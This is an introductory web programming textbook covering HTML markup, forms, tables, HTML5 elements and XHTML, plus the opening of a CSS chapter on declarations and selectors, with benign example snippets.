Web programming

Author: Daníel B. Sigurgeirsson
Co-author: Patrekur Patreksson

Version 1.12

Last modified: 04.01.2016

This book is published under the Creative Commons license
(http://creativecommons.org/licenses/by-nc-sa/3.0/)

Preface

In this book, you will learn how to write web applications. No prior knowledge of web standards and protocols is required, it is only assumed that the reader has basic programming skills, and that he has just begun learning about object-oriented programming. You will learn enough to write a full-fledged web application.


The focus will be on subjects that are common to most if not all web development such as HTML, CSS, JavaScript, HTTP, MVC etc. We will learn how C# and ASP.NET MVC can be used to implement the backend but that should be considered an implementation issue. Perhaps another version of this book will be written which uses another server-side framework.

It will cover lots of stuff you've probably already read about elsewhere, and it will not be afraid to link to articles and websites about any particular subject. After all, hyperlinking is what the web is about.

Otherwise, let's just dive right in.

1. HTML

HTML is the glue that binds everything together in web applications, so that will be the first thing we will study. In order to be able to create rich web applications, we need to learn other technologies, and their connection to each other can be viewed in the following diagram:



1.1 What is HTML?

HTML - HyperText Markup Language - is one of many markup languages (SGML, XML, SVG etc.). It was created in 1990 by Tim Berners-Lee, at the time he was working at CERN. He wanted to make it easier for people to share documents on the web. HTML is used to describe documents, i.e. their structure and their content. Strictly speaking, HTML does not describe the look of the document! This is the purpose of CSS (described later).

The current version is HTML 4.01. The official spec can be found at the World Wide Web Consortium website (W3C). A new version - HTML5 -is being worked on. The W3C HTML5 recommendation was released 28. October 2014.

1.2 Tags

Markup languages use tags to describe parts of their document. A tag consists of a starting tag (such as <html>) and a closing tag (</html>). Everything in between the opening and the closing tag is described by the tag. The tags provide additional information about their content, i.e. the semantics, or the meaning.

Tags use the angle brackets (< and >). Since the angle brackets have special meaning, they must be encoded if they are a part of the content (< becomes < (less than) and > becomes > (greater than)). We will take a look at special characters in HTML later.

Some browsers are "sloppy" and allow us to skip the closing tag - they will still try to render the page. This is not allowed in XHTML (see below). However, the opening tag may be closed immediately using slash before the closing angle bracket (often used with tags like <br /> and <img />). You should make it your habit to always properly close all tags.

Tags can have attributes, which further describe the tag. Examples:

- <img src="..." /> - src is an attribute of the <img> tag
- <a href="..."> - href is an attribute of the <a> tag

In XHTML, all attributes should be in lowercase, and their values should always be enclosed in quotes. Browsers are forgiving and will probably accept code that doesn't comply to this. but you should make it your habit to follow these rules.

Let's now take a look at the contents of a simple "HelloWorld.html" file:

```
<html>
  <head>
    <title>A simple Hello world HTML page</title>
  </head>
  <body>
    <p>Hello world!</p>
  </body>
</html>
```

Let's take a look at the tags shown there, plus a few others.

- <html>
  This tag denotes the beginning and the end of the document (however, see below the DOCTYPE discussion).
- <head>
  contains information about the document, not directly visible on the page itself. As we will later see, this could include references to other files used in the document (.css files, JavaScript etc.), plus various metadata used to describe the document.
- <title>
  This contains the title of the document, as displayed in the title bar of the browser (or in the tab, as most browsers nowadays use).
- <body>
  This denotes the main body of the document. Everything within this tag is displayed in the main window of the browser.
- <p>
  A paragraph of text.
- <b> and
  Both tags can be used to indicate that text should be rendered in bold. However, there is a difference in the semantics. <b> is more focused on the appearance of the text, while is more focused on the meaning.

- <i> and
  Indicates text which should be emphasized. Browsers will usually render this using italics font.
- <!-- -->
  You can comment out HTML code by putting it inside <!-- and -->. HTML comments can appear anywhere inside the document, and will not be rendered in the browser. However, if the user views the underlying markup, the comment will be visible to him/her.

1.3 Whitespace

Whitespace is treated badly in HTML, i.e. it is ignored most of the time. If you put lots of spaces in a block of text, the browser will usually ignore it completely, or more correctly treat is as if it were a single space. Newlines are treated the same - and this is one of the reason why the <br/> tag is so popular! Needless to say, it is also wrong, since it provides no additional semantic information about the document, but is strictly used to alter the appearance of the document. If you really want the browser to display a string of continuous spaces - and you rarely need to - use   (Non-breaking space). Also, the tags <code> and <pre> will display their text as-is, with whitespace intact.

It is therefore OK to indent your HTML code, and this should be considered good practise. You don't have to worry that this will increase the download times of your pages, since pages are compressed by default before they are sent to the browser.

1.4 Headings

Headings have six individual tags: <h1> to <h6>. The most significant heading tag is <h1>, it should be the main title of the page (the name of the book if the webpage is a book), and there should be only one such tag in the page. Other heading tags indicate subheadings, so if the document is a book or a book chapter, the subheadings could be used to give chapters their names.

The correct use of headings is important when we start discussing search engine optimizations (SEO, see below).

1.5 Anchors

The <a> tag can be used to create anchors, otherwise known as links. The href attribute specifies the destination, i.e. the location of the document being linked to, otherwise known as an URL (Unified Resource Locator). The URL can be relative (compared to the document itself), or absolute (see more about URL's later in this book).

Example of an anchor:

```
<a href="http://www.ru.is/">Reykjavik University</a>
```

The <a> tag can also be used to specify a particular point within a document, which another anchor can then link directly to. Example:

```
<a name="Overview" />
<p>This is some text...</p>

<!-- somewhere else within the document: -->

<a href="#Overview">Click me</a>
```

It is worth noting that it is also possible to create a linking point within a particular place in a document by giving a header an id attribute, similar to the name attribute given to the <a> tag above:

```
<h2 id="Overview">Subheading</h2>
<!-- Could be any heading element. The <a> element above will link
to this heading -->
```

Finally, using the target attribute, you can explicitly specify where the new page should open. This was essential when frames were used, but the need for this attribute is almost nonexistent currently. Also, it is deprecated in the current XHTML standard. You should just let your user choose where he wants to open his links (in the same window, in a new window, in a new tab etc.)

1.6 Images

Images can be inserted into a document using the <img> tag. There are two attributes which are mandatory:

- src. This should be an URL that points to the image being used.
- alt. This is the text that is displayed if the browser cannot display the image. Note that some users may have turned off images, perhaps for security reasons, or because they are using a low-bandwidth line. Screen readers (which will be covered in more detail in the accessibility section) cannot display images, and some of the older and/or simpler browsers such as Lynx don't display images at all. Therefore, it is important to include this tag with all images.

There are various image types supported by browsers. The most common ones are .jpg, .png and .gif, but browsers may support other image formats as well. In the 1990's .gif images were much more common than they are now, but due to patent issues their usage dropped, and .png largely replaced it.

The <img> tag is almost always “standalone”, so it should always be closed directly using a slash at the end.

Example:

```
<img src="http://www.example.com/image.jpg"
     alt="This picture probably doesn’t exist" />
```

1.7 Lists

Lists are very important in HTML. Three different list types are available: unordered lists, ordered lists, and definition lists. The first two are very much related and very common:

- <ul>
  Unordered list. This means a list of items in no particular order. Browsers will usually render each item with a bullet in front.
- <ol>
  Ordered list. In this case, the order matters, and instead of rendering a bullet in front of each item, some sort of numbering system is used (decimal numbers, alphabetic letters, roman numerals etc.)

Both <ul> and <ol> should contain <li>’s for each item in the list. Example:

```
<ul>
    <li>Eggs</li>
    <li>Milk</li>
    <li>Sugar</li>
</ul>
```

Definition lists are used less, but they are quite useful. They are used to represent a list of “definitions”, where each item is enclosed within a <dt>, following a further explanation of the item in question, surrounded by <dd>. In fact, this book should use them more, since this concept is used quite a lot here. However, the current editor (Google Docs) doesn’t support them, at least not directly.

This is an example of a definition list:

```
<dl>
    <dt>Unordered list</dt>
    <dd>An &lt;ul&gt; represent a list in...</dd>
    <dt>Ordered list</dt>
    <dd>The items in an &lt;ol&gt; are displayed in...</dd>
</dl>
```

1.8 Tables

The table is one of the most overused tag in HTML, and has previously been used for all kinds of tasks, including layout management. But its purpose is actually quite simple: to display tabular data. And by “tabular data”, I mean a list of things with more than one column. This could be a list of students, a list of currencies and their exchange rate, an order containing many order lines with the total amount ordered at the bottom etc.

The <table> tag can contain the following 4 subelements:

- <caption>
  This is the caption of the table. Browsers will usually render it directly above the table, centered and in bold. However, none of this really matters since you can change all this. What matters is that this should be a descriptive title for the table in question. Also, using <caption> instead of one of the heading tags is preferred, for instance due to accessibility reasons (see later). It is however optional.
  Finally, do note that the support for styling this tag may be less than optimal in some browsers (read: IE).
- <thead>
  This represents the header of the table, and in here we usually specify what columns there should be in the table. This tag is optional.
- <tfoot>
  This represents whatever should go into the footer of the table. Optional.
- <tbody>
  Finally, this tag contains the data being displayed in the table. Usually, this is the last item in the markup, i.e. <caption>, <thead> and <tfoot> usually precede it. This is so the browser can start rendering the table even though it hasn’t seen all of it.

Within the <tbody> there are usually one or more <tr>’s, one <tr> represents a single table row. Each <tr> should then contain as many <td>’s as there are columns in the table. Also note that the <thead> usually contains a single <tr> (the header row), and as many <th> elements as there are columns in the table.

You might sometimes see tables where the <thead>, <tfoot> and <tbody> are omitted. This is legal, but having them is better for semantic reasons.

Example of a table:

```
<table>
    <caption>List of students</caption>
    <thead>
        <tr>
            <th>Name:</th>
            <th>SSN:</th>
        </tr>
    </thead>
    <tfoot><!-- optional --></tfoot>
    <tbody>
        <tr>
            <td>Daníel</td>
            <td>1203735289</td>
        </tr>
        <tr>
            <!-- as many tr as there are rows in the table-->
        </tr>
    </tbody>
</table>
```

There are other tags and attributes you might want to study regarding tables, such as the colgroup and col tags, which can be used to control columns in a table in a single place. You might also want to study the <th> tag further, especially the scope attribute.

1.9 Forms

The tags we've covered so far are all used to display data, and if the user is just passively reading data and gathering information that works just fine. But many websites require some interaction on behalf of the user; (s)he might login to a site, add data, run queries etc. This is supported in HTML, and the <form> tag is the center of attention here.

The <form> tag is used to specify an area that contains one or more input forms, i.e. a collection of input fields which the user can enter data into. The user must also be able to submit the form.

When a <form> element is present in the markup, it will usually not change the appearance of the page. That only happens when input elements (and other elements) are added inside the form.

Two attributes are often associated with the <form> tag:

- action
  This represents an URL that will process the request when the form is submitted. Without this attribute, the form becomes pretty much useless.
- method
  This can either be “get” or “post”. The difference between those two will be discussed later, but most forms should use the “post” method. If this attribute is omitted, the form will use the “get” method by default.

Inside a form, you can use whatever markup you choose, most forms will include some of the following:

- <input>
  This is the most common one. The same tag is used to represent various input controls, using the type attribute:
  - <input type=”text”>
    A regular text box. This is actually the default if no type is specified, or if the browser doesn’t recognize the type which is specified.
  - <input type=”password”>
    A special password-entry text box. It will not display the characters entered, instead the browser will display dots, asterisks or something else.
  - <input type=”button”>
    A button that doesn’t really do anything special when clicked. In order to add some behavior to it, you must use javascript (see later).
  - <input type=”submit”>
    A special type of button. When pressed, it will submit the form.
  - <input type=”reset”>
    Another special case, this type of a button will reset all form inputs to their default values when clicked.
  - <input type=”checkbox”>
    A checkbox button.
  - <input type=”radio”>
    A radio button. All inputs of type radio with the same name attribute belong to the same group.
  - <input type=”hidden”>
    An input field that will actually not be displayed in the page. At first glance this seems useless, but as we will discover later, pages sometimes need to pass data between requests without actually presenting it to the user, and using hidden fields is often the best way to achieve this. This will become clearer later.
  - <input type=”file”>
    In a few cases we want to allow the user to upload documents to our application. This tags provides the UI for that, i.e. a button that opens a file chooser dialog, and a textbox that contains the path to the file.

- <textarea>
  For some reason, a multi-line text input control has its own tag. The rows and cols attributes are required, they control the width and height of the control. Example:

```
<textarea rows="10" cols="4">
  This is the default text that appears within the textarea
</textarea>
```

- <button>
  Similar to <input type="button">, however, a <button> allows you to add HTML inside it. Example:

```
<button><img src="Icon.png" alt="Icon"/>Click me!</button>
```

- <select>
  The select tag is used to display a list of items, and allow the user to select one or more items from them.
  The select can be used to either render a combobox, or a listbox. If the multiple attribute is present, it will be rendered as a listbox, i.e. the control's height will allow more than one element to be displayed.
  Each item in the list should be wrapped in the <option> tag. Each option tag will usually also have a value attribute (see later). By default, the first item in the list will be selected, unless a specific item in the list has the "selected" attribute set, like option 104 in the following example:

```
<select>
    <option value="101">101 Reykjavík</option>
    <option value="103">103 Reykjavík</option>
    <option value="104" selected="selected">104</option>
</select>
```

  In order to convert this select to a listbox, all you need is to add the multiple="multiple" attribute to the <select> tag.

  Finally, the <option> items can be grouped together by using the <optgroup> tag. However, this is quite rare.
- <label>
  The label tag does not allow the user to actually enter data, instead it should be associated with other input fields and provide meaningful description for each field. Also, they should be linked by using the for attribute (see below in the example). Finally, labels can also provide valuable service for the user by assigning hotkeys to each input field (check out the accesskey attribute), and if a label is linked to a checkbox, clicking the label will toggle the checkbox.

Input elements should always include both name and id attributes. These are necessary in order for the code that processes the form to be able to correctly identify each input field, and most of the time the value of these attributes should be the same (notable exception: <input type=”radio”>). This will be covered better once we start looking at server-side code.

Example of a form that allows the user to login to a site:

```
<form action="process.asp">
    <label accesskey="U" for="User">Username:</label>
    <input type="text" name="User" id="User"/>
    <label accesskey="P" for="Pass">Password:</label>
    <input type="password" id="Pass" name="Pass" />
    <input type="submit" value="Log in" />
</form>
```


In this case, we’ve also included the accesskey attribute, which can be specified for any HTML element, not just form elements. By default, if the user presses the Alt button plus the access key, the given control will usually be given the focus.

As you probably notice, the value of the for attribute must match the value of the id attribute of the input field which is being linked to the label.

You will probably notice that the “UI toolbox” provided by HTML is not that rich. Using a combination of HTML, CSS and JavaScript, you can however create almost any control you like (sliders, calendar controls, dialogs etc.). We will study this further once we take a look at JavaScript and jQuery.

1.10 Layout

The ability to control layout for a web page has always been important. A few different approaches have been tried in the past. Consider a website with a header at the top, and two columns below the header:



Initially, this was often implemented using frames. The main page defined a <frameset>, and the frameset contained one <frame> for each part of the page, where each frame pointed to a separate .html document. Therefore, to display a single page using this layout, 4 pages were in fact needed. This made website development unnecessarily complicated, and to make matters worse it didn't work very well for various reasons.

The next method was to use a single table that occupied the entire <body>, with two <tr>'s, one for the header and another for the columns below, the latter <tr> would then include two <td>'s: one for each column:

```
<body>
    <table>
        <tr>
            <td colspan="2">Header</td>
        </tr>
        <tr>
            <td>Left column</td>
            <td>Main content</td>
        </tr>
    </table>
</body>
```

(This example uses the colspan attribute for a td to indicate that it should span two columns.

Other markup would be needed to make this work, such as specifying the widths of individual columns etc., but this is left as an exercise for the reader).

However, this is semantically wrong since in this case the table isn't being used to describe tabular data, instead it is being used to control layout which it was never designed to do. This makes the design inflexible (porting the website to different platforms becomes harder), it is bad for accessibility and also bad for SEO (see later).

It is possible to control layout for websites without using tables, and this is done by using a mixture of certain HTML tags plus CSS. The one tag which is most often used in this case is the tag. The example above could then be done like this instead:

```
<body>
    <div id="header">Header</div>
    <div id="left">Left column</div>
    <div id="main">Main content</div>
</body>
```

If you would test this example, you would notice that it doesn't work at all, i.e. it totally doesn't look like the image above. That is OK, since the tag doesn't add any visual elements to the page by default. Later, we will learn how to change the appearance of this page using CSS.

The tag can be used to divide the page up into sections. Another tag commonly used to split the page up into sections is the tag. There is not really much difference between and , the only real difference is that the former is a block element while the latter is an inline element (more on the difference between inline and block later). These days, the tag is heavily used to split the page up into subelements, even up to the point where there are much more element than are really necessary - this is sometimes called divitus (similar to tinnitus) or divitis (depending on what disease you would like to compare this syndrome to) . You should not be afraid to use it however, you just have to ensure you don't overuse it (as with almost everything else!).

Finally, two tags are quite useful when controlling the layout of an input form. These are the tags <fieldset> and <legend>. Each form could contain several <fieldset>s, if the form is complex and has many input fields then this could be wise. For instance, a registration form might be split up into several fieldsets: "Personal", "Work", "Education" etc. The <legend> tag then controls the caption of the fieldset.

Finally, let us take a look at a complete registration form, with two individual fieldsets:

```
<form action="somePage.asp" method="post">
    <fieldset>
        <legend>Personal information</legend>
        <div>
            <label for="Name">Name:</label>
            <input type="text" id="Name" name="Name" />
        </div>
        <div>
            <label for="SSN">Social security number:</label>
            <input type="text" id="SSN" name="SSN" />
        </div>
        <div>
            <label for="Gender">Gender:</label>
            <select id="Gender" name="Gender">
                <option value="1">Female</option>
                <option value="2">Male</option>
            </select>
        </div>
    </fieldset>

    <fieldset>
        <legend>Education</legend>
        <div>
            Current degree:<br />

            <input type="radio" id="undergrad"
                   name="degree" value="undergrad" />
            <label for="undergrad">Undergraduate</label><br />

            <input type="radio" id="highschool"
                   name="degree" value="highschool" />
            <label for="highschool">High school</label><br />
        </div>
    </fieldset>
    <input type="submit" value="Save" />
</form>
```

Finally, it is worth noting that in HTML5 more tags will be introduced to better define layout and structure of a document.

1.11 HTML5

As mentioned at the beginning of this chapter, although HTML5 is not a complete standard, it has been recommended by W3C. HTML5 is also very well supported by all modern browsers and has become very popular in web development.
It is very important to keep in mind what is the current browser support for HTML5. More information on support can be found here and here.

1.11.1 Semantic/Strutural elements

HTML5 introduces new elements which allow us to better define the structure of a document. that is, the meaning of the document.
Some of these new HTML5 elements are the following:

- <article>
  Defines self contained areas on a page
- <aside>
  Defines smaller content areas outside the flow of a document
- <figcaption>
  Defines the caption of a figure element
- <figure>
  Defines content that contains a figure, such as an image, chart, or pic.
- <footer>
  Defines the bottom of a section or document
- <header>
  Defines the top of a section or document
- <hgroup>
  Defines a group of headings
- <mark>
  Defines text that should be highlighted
- <nav>
  Defines navigation to other pages in the site
- <progress>
  Defines the progress of a task
- <section>
  Defines the distinct content of a document
- <main>
  Defines the main content of a document

The following example shows the usage of some of the new elements mentioned above:

```
<!DOCTYPE html>
<html>
	<meta charset="utf-8"/>
	<title></title>
<head>
</head>
<body>
	<header>
		<h1>Some website</h1>
		<nav>
			<a href="somepage.html">Stuff</a>
			<a href="somethingelse.html">More stuff</a>
			<a href="someinfo.html">Stuff information</a>
		</nav>
	</header>
	<article>
		<header>
			<hgroup>
				<h1>First article title</h1>
				<h2>First article subtitle</h2>
			</hgroup>
		</header>
		<section>
			<h1>Section 1</h1>
			<p>Paragraph in section 1</p>
			<aside>Did you know that 1 + 1 is 2</aside>
		</section>
		<section>
			<h1>Section 2</h1>
		</section>
	</article>
	<article>
		<header>
			<hgroup>
				<h1>Second article</h1>
			</hgroup>
		</header>
		<p>Paragraph in second article</p>
	</article>
	<article>
		<header>
			<hgroup>
				<h1>Third article</h1>
			</hgroup>
		</header>
		<p>Paragrapth in third article</p>
		<figure>
			<img src="someimage.jpg" alt="some image"/>
			<figcaption>Fig 1. a very nice image</figcaption>
		</figure>
	</article>
	<footer>
		<p>Footer paragraph</p>
	</footer>
</body>
</html>
```

1.11.2 Input types

Again HTML5 introduces new input types.
Input types that are not supported by browsers will behave as inputs of type text - <input type="text" ... />.

- <input type="color">
  Should be used for input fields that represent a color. If supported a color picker could appear.
- <input type="date">
  Should be used for input fields to select a date. If supported a date picker could appear.
- <input type="datetime">
  Should be used for input fields to select a date and time (w/ time zone). If supported a
  date picker could appear.
- <input type="datetime-local">
  Should be used for input fields to select a date and time (no time zone). If supported a
  date picker could appear.
- <input type="email">
  Should be used for input fields that represent an email address. If supported input could automatically be validated.
- <input type="month">
  Should be used for input fields to select month and year. If supported a date picker could appear.
- <input type="week">
  Should be used for input fields to select week and year. If supported a date picker could appear.
- <input type="number" min="1" max="5">
  Should be used for input fields that represent a number. Restrictions can be defined on the value.
- <input type="range">
  Should be used for input fields that represent a value within a range. If supported a slider could appear.
- <input type="search">
  Should be used for input fields that represent a search field.
- <input type="tel">
  Should be used for input fields that represent a telephone number.
- <input type="time">
  Should be used for input fields to select a time. If supported a time picker could appear.
- <input type=" url">
  Should be used for input fields that represent a URL address. If supported input could

automatically be validated.

More information can be found here.

1.11.3 Input attributes

HTML5 also introduces new input attributes. Some of them are:

- autocomplete
- autofocus
- form
- formaction
- formenctype
- formmethod
- formnovalidate
- formtarget
- height and width
- list
- min and max
- multiple
- pattern (regexp)
- placeholder
- required
- step

More information can be found here.

1.11.4 Media and Graphicc

Finally HTML5 introduces media and graphics elements with allow a richer and more interactive user experience. These can be very powerful when used with javascript.

- <audio>
  Defines sound or music content
- <embed>
  Defines containers for external applications (like plug-ins)
- <source>
  Defines sources for <video> and <audio>
- <track>
  Defines tracks for <video> and <audio>
- <video>
  Defines video or movie content
- <canvas>
  Defines graphic drawing using JavaScript
- <svg>
- Defines graphic drawing using SVG

1.11 DOCTYPE

Most HTML documents today contain a DOCTYPE declarative at the top of the page. This is necessary if the page should be XHTML compliant. Also, the DOCTYPE can actually control the behavior of some browsers (notably Internet Explorer). If the DOCTYPE is missing, or of a particular type, the browser will enter so called "quirks mode". In this mode, the browser rendering engine will try to mimic the behavior of old browsers, with all their bugs. Selecting a proper DOCTYPE will ensure that the browser will try to render the page as standards compliant as it possibly can. For a list of proper DOCTYPES, see this article on alistapart.com. If at all possible, use the XHTML STRICT version (see however discussion about HTML5 and DOCTYPE at the end).

1.12 Special characters

We've already seen that if the documents contains the angle brackets in its data, they must be encoded as < and >. Also, if the ampersand (&) appears in the text, it should also be encoded using &. Special characters such as the Icelandic acute characters (á, é, í etc.) should be encoded (á -> á é -> é etc.) in order for them to be displayed properly if the viewer of the document isn't using the same charset as the author of the document used. For a complete list of supported entities, check out this site.

1.13 Other tags

There are lots of other tags supported by HTML. Some of them were quite common but are now deprecated, such as the tags <font>, , <strike> and <u> to name a few.

This chapter has only listed the most common ones. Many other tags exist <hr />, <abbr>, <acronym>, <blockquote>, <iframe>, <sub>, <sup> etc. For a complete list of tags, see here.

1.14 XHTML

XHTML has been mentioned a lot but what is it? XHTML is basically a hybrid version of HTML, which supports everything already supported by HTML, but adds a few restrictions in order to make it conform to the XML spec as well. It is not hard to write HTML markup which is also XHTML compliant. XHTML code has the following properties:

- there must be a correct DOCTYPE at the start of the file.
- <html>, <head>, <title>, and <body> are mandatory
- all tags must be properly nested
- all tags are in lowercase (<h1> instead of <H1>)
- all tags are properly closed, and empty elements have a trailing slash (, and <img src="..." />)
- XHTML documents must have one root element

- all attributes are properly quoted (<img alt=”Hello” /> instead of <img alt=Hello />)
- all attribute names must be in lower case

For further information check this article

Finally, truly XHTML compliant documents must be served using the correct MIME type (see below). Unfortunately, browsers generally don't support this.

There are many benefits of using XHTML compliant markup, some of which are mentioned here.

1.15 Validation

It is very easy to make mistakes while writing HTML markup, but having valid markup is very beneficial and that should be your goal. In order to help you write valid markup, you can use the W3C validator. Either submit the HTML code directly, or use the referrer version if your code is accessible on the internet.

1.16 Finally

This chapter has by no means been a complete overview over HTML, instead it has tried to cover the most important HTML tags, enough to get you started. You should practice by writing your own HTML pages, and reading the HTML source of other pages can often be a good start to learn. Another way to learn more about HTML is to use the W3Schools website. If you are ever in doubt, go there and see if you won't learn what you need there.

As you have probably noticed, the example snippets provided in this chapter don't try to modify their default look, there are no colors, borders, fonts etc. specified. After all, that is the role of CSS, which we take a look at in the next chapter.

2. CSS

2.1 CSS

CSS (Cascading Style Sheets) is a standard used to specify how HTML documents should be represented. As we have discussed, HTML should specify the content and its structure, while CSS should specify the representation (layout, fonts, colors, sizes etc.) In theory, a webpage could get a completely new look by simply replacing the CSS - and http://www.csszengarden.com/ is an excellent example of this. It is an example of an HTML page where the exact same markup can be transformed completely visually, without changing the markup at all.

The current version is CSS 2.1 but as with HTML5, CSS 3 has been recommended and is implemented in all modern browsers.

2.2 Declaration of CSS

There are basically three ways we can declare a CSS style that will determine the representation of a particular HTML element:

- Inline CSS - the style is a part of the HTML element itself. Should be avoided at all costs!
- CSS declared in the <head> section of the document - better, but still mixes HTML and CSS
- External CSS - this is the best option, since it:
    - completely separates the content from the representation
    - allows us to reuse the styles between documents
    - results in faster downloads for users, because browsers can store previously fetched CSS styles in their cache

First example - inline CSS:

```
<h3 style="font-family:Verdana;color:#f00;">
    Chapter 2
</h3>
```

In this case, this particular <h3> element will be rendered using a red Verdana font. If other elements are supposed to use the same font and color, this style must be duplicated. Also notice the use of the style attribute, which can be applied to all HTML tags appearing within the body (plus the body tag itself). The value of the style attribute is a simple property-value collection, where each property-value pair is separated from the next with a semicolon, and a colon separates the property from the value.

Second example - CSS declaration in the <head> of the HTML document:

```
<head>
    <style type="text/css">
    h3
    {
        font-family:Verdana;
        color:#f00;
    }
    </style>
</head>
```

In this case, *all* <h3> elements on the page will look the same. This is better, but styles cannot be reused across multiple pages.

Finally, lets take a look at the best method - external CSS:

```
<!-- In the HTML document: -->
<head>
    <link rel="stylesheet" type="text/css" href="test.css" />
</head>

/* In the CSS file: */
h3
{
    font-family:Verdana;
    color:#f00;
}
```

This technique gives us the ability to provide different css styles, based on the media (screen, print, projection etc.). Also, a single HTML file may contain various <link> elements, i.e. you may link to more than one .css file.

2.3 Comments

As you may have noticed, you can put comments into CSS files by using C-style multiline comments, i.e. the comment should be surrounded with /* and */. It is worth noting that once you start validating your CSS files (see below), the validators might not like it if the file starts with a comment. Otherwise they can appear anywhere in the file.

2.4 Rules

As shown in the examples above, CSS declarations look like this:

```
selector
{
    property1: value;
    property2: anotherValue;
}
```

and is called a rule or a rule set. A rule set starts with a selector, then we have the opening and closing curly braces, and between them we have a list of properties and their values.

If the same set of properties and values is to be applied to more than one different rule, they can be combined by comma-separating the selectors:

```
h2, h3 /* will apply to both h2 and h3 elements */
{
    color: blue;
}
```

2.5 Selectors

The examples above applied the same style to all elements of a particular type. But what if we don't want them all to have the same look, only some of them? And what if we want more than one type of element to use the same look? In CSS, styles can be applied to elements in many ways, using selectors. Let’s go through the most common selectors.

2.5.1 Type selector

We’ve actually already seen this selector. It is declared by using the name of the HTML tag being targeted, and once declared will apply to all such elements in the pages which include this style:

```
h3 /* Applies to all <h3> elements */
{
    color: blue;
}
```

2.5.2 Class selector

In HTML, the class attribute can be applied to all HTML tags within the body tag (and the body tag itself). Example:

```
<h3 class="product">Some heading</h3>
```

The value of the class attribute can be almost anything. But what does it mean? It simply means that this particular element in the HTML document is of a particular “class”, belongs to a certain group. You could also think of it like tagging works with pictures or blog posts, only applied to HTML elements in this case.

An HTML element may have several classes defined, separated by spaces:

```
<h3 class="product top-seller">Some heading</h3>
```

This is not used very much however (but it happens nonetheless). Again, think of it like a picture or a blog post with multiple tags.

We can then style all HTML elements that belong to a particular class by applying the class selector. It is defined (inside a .css file) as follows:

```
.product /* Notice the dot in front of the class name */
{
    color: blue;
}
```

Usually, a given class attribute will only be applied to elements of a particular HTML tag (such as the <a> tag). However, there is nothing that prevents you from creating a CSS class selector, and then applying it to multiple elements of multiple types (such as <a>, <li>, <td> etc.).

Occasionally, you don’t want the class selector to be applied to any element, but only elements of a particular type (tag). This is possible, for instance the following rule will only be applied to li elements of class “menuItem”:

```
<!-- Given this HTML code: -->
<ul>
     <li class="menuItem">Elephant</li>
     <li>Bird</li>
</ul>

// ...and this CSS, which will only be applied
// to the first listitem
li.menuItem
{
    color: Green;
}
```

Finally, please don’t confuse the CSS class concept with classes in object-oriented programming.

2.5.3 ID selector

In HTML, each element may be assigned an id, using the id attribute:

```
<div id="Navigation"> ...some content... </div>
```

The id attribute is optional. However, it is absolutely essential that the value of the id attribute is unique within a page! If a single element has id=”Navigation”, that particular value cannot be used anywhere else within the page.

Once a particular element has been given and id, it can be styled using the id selector:

```
#Navigation
{
    color: blue;
}
```

2.5.4 Pseudo-class selector

